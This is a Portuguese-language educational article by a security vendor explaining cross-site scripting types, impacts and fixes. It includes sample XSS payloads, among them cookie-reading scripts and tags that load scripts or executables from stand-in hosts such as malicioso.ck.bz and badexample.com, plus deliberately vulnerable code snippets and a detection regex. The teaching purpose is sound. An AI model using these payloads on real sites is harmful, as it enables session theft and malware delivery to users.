O Ataque Cross-Site Scripting (XSS)

Por Equipe RedeSegura | Jan 30, 2012 - 19:00

Os **Ataques nos aplicativos web** é um série de artigos sobre classes de vulnerabilidades que afetam aplicativos web escritos em conjunto com a N-Stalker.

Sumário: Afinal, o que é o Cross-Site Scripting?

O ataque de Cross-site scripting (XSS) consiste em uma vulnerabilidade causada pela falha nas validações dos parâmetros de entrada do usuário e resposta do servidor na aplicação web. Este ataque permite que código HTML seja inserido de maneira arbitrária no navegador do usuário alvo.

Tecnicamente, este problema ocorre quando um parâmetro de entrada do usuário é apresentado integralmente pelo navegador, como no caso de um código javascript que passa a ser interpretado como parte da aplicação legítima e com acesso a todas as entidades do documento (DOM). Na prática, o responsável pelo ataque executar instruções no navegador da vítima usando um aplicativo web vulnerável, modificar estruturas do documento HTML e até mesmo utilizar o golpe para perpetrar fraudes como phishing.

Um bom exemplo é uma aplicação como um fórum, em que o usuário tenha permissão para incluir mensagens de sua própria autoria para que os outros usuários possam ler. Se este aplicativo não filtrar corretamente os códigos HTML, um usuário mal intencionado pode injetar instruções para leitura de informações específicas do usuário legítimo, tais como códigos de sessão, e até mesmo executar tarefas específicas como enviar mensagens de maneira arbitrária para o fórum.

Tipos conhecidos de XSS

- **Persistente (Stored)**

Neste caso específico, o código malicioso pode ser permanentemente armazenado no servidor web/aplicação, como em um banco de dados, fórum, campo de comentários etc. O usuário torna-se vítima ao acessar a área afetada pelo armazenamento do código mal intencionado.

Esse tipo de XSS são geralmente mais significativos do que outros, uma vez que um usuário mal intencionado pode potencialmente atingir um grande número usuários apenas com uma ação específica e facilitar o processo de engenharia social. Em alguns casos, o navegador afetado pode até mesmo se comportar como se estivesse infectado por um worm, replicando cópias para cada usuário que execute o código mal intencionado.

Exemplo de XSS persistente:

Vamos supor que exista uma aplicação web que permita a inserção de código HTML integralmente nos campos de entrada do nome e sobrenome no formulário para atualização das preferências do usuário:

```
<script>alert(document.cookie)</script>
```

Desta forma, quando for executada uma busca pelos usuários cadastrados, o código HTML acima será executado assim que o usuário aparecer na relação dos resultados da busca.

Variações deste ataque podem ser utilizadas para permitir que o usuário mal intencionado modifique o código arbitrário de acordo com o tipo de requisição ou cliente infectado, utilizando, por exemplo, uma referência a um script remoto:

```
<A HREF="http://confiavel.org.br/busca.cgi?CC=<SCRIPT
SRC='http://malicioso.ck.bz/badguy.js'></SCRIPT>"> Vá para
Confiável.org.br</A>
```

Neste exemplo, o site confiável não possui filtros apropriados para proteger-se da inserção do código HTML que faz referência ao script malicioso:

```
echo ‘<h1>Seu termo de busca é : ’ + getParameter(‘CC’) + ‘</h1>’;
```

O código HTML executado no navegador do usuário alvo resultaria na carga arbitrária de um script estranho à aplicação e contendo quaisquer tipos de instruções que o usuário mal intencionado deseje:

```
<h1>Seu termo de busca é <SCRIPT
SRC='http://malicioso.ck.bz/badguy.js'></SCRIPT></h1>
```

- **Refletido (Reflected)**

A exploração dessa vulnerabilidade envolve a elaboração de uma solicitação com código a ser inserido embutido e refletido para o usuário alvo que faz a solicitação. O código HTML inserido é entregue para aplicação e devolvido como parte integrante do código de resposta, permitindo que seja executado de maneira arbitrária pelo navegador do próprio usuário.

Este ataque geralmente é executado por meio de engenharia social, convencendo o usuário alvo que a requisição a ser realizada é legítima. As consequencias variam de acordo com a natureza da vulnerabilidade, podendo variar do sequestro de sessões válidas no sistema, roubo de credenciais ou realização de atividades arbitrárias em nome do usuário afetado.

Exemplo de XSS refletido:


Tome-se como exemplo um aplicativo web que receba um parâmetro “nome” contendo a identificação do usuário legítimo e apresente o conteúdo sem quaisquer filtros:

```
http://www.vul.site/welcome.html?name=fulano
echo '<h1>Olá usuário ' + getParameter('name') + '</h1>';
```

Considere que um usuário mal intecionado altere o atalho para incluir um código arbitrário a ser executado no navegador do usuário alvo:

```
http://www.example.com/welcome.html?name=<script>alert(document.cookie
)</script>
```


Se um usuário legítimo e com acesso ao aplicativo vulnerável realizar a requisição acima, o código javascript 'alert(document.cookie)' será executado sem ressalvas no navegador do usuário alvo.



Outros exemplos de ataque podem incluir a substituição de todos os links válidos do aplicativo web pode um referência a um arquivo executável contendo um vírus ou um cavalo de tróia:

```
http://www.example.com/welcome.html?name=<script>window.onload =
function() {var
AllLinks=document.getElementsByTagName("a");AllLinks[0].href =
"http://badexample.com/malicious.exe"; }</script>
```

Efeito do ataque:



Este tipo de ataque responde por aproximadamente 75% das vulnerabilidades de XSS que afetam aplicativos web na Internet.

- **Baseados no DOM (DOM based)**

O Document object Model (DOM) é o padrão utilizado para interpretar o código HTML em objetos a serem executados pelos navegadores web. O ataque de XSS baseado no DOM permite a modificação de propriedades destes objetos diretamente no navegador

do usuário alvo, não dependendo de nenhum interação por parte do servidor que hospeda o aplicativo web.

Diferentemente do ataque de XSS persistente ou refletido, o ataque baseado em DOM não necessita de interações diretas com o aplicativo web e utiliza-se de vulnerabilidades existentes na interpretação do código HTML no ambiente do navegador do usuário alvo.

Exemplo de XSS baseado em DOM:

Tome-se como exemplo um aplicativo que contém um javascript que escolhe o tipo de estilo a ser utilizado de acordo com o parâmetro passado pelo usuário:

```
<script>
var estilo = 'style' + location.hash + '.css';
document.write('<link rel="stylesheet" type="text/css" href="' +
estilo + '" />');
</script>
```

Agora tome-se como exemplo um link construído de maneira a carregar um código arbitrário, conforme exemplo abaixo:

```
http://vitima.com/teste.html#><script
src="http://bad/bad.js"></script>
```

Quando executado no navegador do usuário, a referência acima será utilizada para inserir um script mal intencionado no contexto do aplicativo web, sem o conhecimento do aplicativo web afetado (pelo lado do servidor).

Qual o impacto e as principais consequências do ataque?

Os ataques de XSS são frequentemente utilizados para causar danos aos usuários legítimos de um aplicativo vulnerável. Para a corporação, o impacto da vulnerabilidade de XSS é principalmente sua imagem e a possibilidade de utilização da falha para a distribuição de phishing e facilitação de fraudes.

Dentre as principais consequências para o usuário afetado, incluem:

- Seqüestro de sessão de usuários;
- Alteração do código HTML do aplicativo (visivel somente do lado do cliente);
- Redirecionar o usuário para sites maliciosos;
- Alteração do objeto DOM para captura de dados ou envio de malware.

Como evitar ataques de XSS?

Você deve se assegurar que todas as entradas de dados do usuário não são confiáveis. Todos dados de usuário a serem utilizados para construção do contexto HTML (corpo,

atributo, JavaScript, CSS ou URL) devem ser verificados para assegurar que não contenham nenhum conteúdo ativo (JavaScript, ActiveX, Flash, Silverlight, etc) e que sejam codificados de maneira apropriada, por exemplo, transformando metacaracteres em códigos de escape HTML.

Uma boa referência para apoiar a filtragem de dados é o dicionário de ataques XSS fornecido pelo OWASP:

Por outro lado, os ataques de XSS também podem ser evitados pela implementação de um filtro de aplicações web, mais conhecido como Web Application Firewall, e também por meio de mecanismos de prevenção que estão embutidos em navegadores modernos.

Exemplo de filtro utilizando o Apache

Utilizando-se do módulo *rewrite* do Apache, as URL podem ser avaliadas de acordo com uma expressão regular para determinar a presença de meta-caracteres nos dados recebidos do usuário. Por exemplo, a seguinte expressão regular pode ser usada para detectar caracteres alfanuméricos entre as *tags* ou barras:

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/i
```

Exemplo de correção para códigos vulneráveis:

Este é um exemplo de código em ASP.NET (v1.1) vulnerável, cuja função é de pesquisa e retorno dos dados enviados pelo usuário:

```
‘ SearchResult.aspx.vb
Imports System
Imports System.Web
Imports System.Web.UI
Imports System.Web.UI.WebControls
Public Class SearchPage Inherits System.Web.UI.Page
Protected txtInput As TextBox
Protected cmdSearch As Button
Protected lblResult As Label Protected
Sub cmdSearch _Click(Source As Object, _ e As EventArgs)
// Do Search…..
   // ……
lblResult.Text=”You Searched for: ” & txtInput.Text
// Display Search Results…..
// ……
End Sub
End Class
```

Para remover a falha e mitigar a vulnerabilidade, se faz necessário incluir uma validação dos dados de entrada do usuário por meio da inserção de um “filtro” que evite que códigos HTML sejam expostos explicitamente sem uma codificação apropriada:

```
Response.Write Server.HtmlEncode(inputTxt.Text)
```

Como a RedeSegura pode te ajudar?

A RedeSegura possui uma solução completa para gestão de vulnerabilidades em aplicativos web, seja qual for o seu tipo de indústria e tamanho do seu aplicativo. Saiba mais detalhes sobre nossa metodologia:

- O sistema RedeSegura
- Benefícios do uso
- Integrações com a gestão de TI

Contate-nos ainda hoje para obter mais detalhes da nossa solução e como podemos ajudá-lo na missão de manter seus aplicativos web seguros.

Exemplo de vídeos de ataque

- Penetration Testing: Cross-Site Scripting Explained – 7Safe

  http://www.youtube.com/watch?v=foTEOsJuR4c&feature=player_embedded

- **OWASP Appsec Tutorial Series – Episode 3: Cross Site Scripting (XSS)**

  http://www.youtube.com/watch?v=_Z9RQSnf8-g&feature=player_embedded

Este artigo foi postado em Artigos RedeSegura por Equipe RedeSegura. Para acessá-lo diretamente, use o link.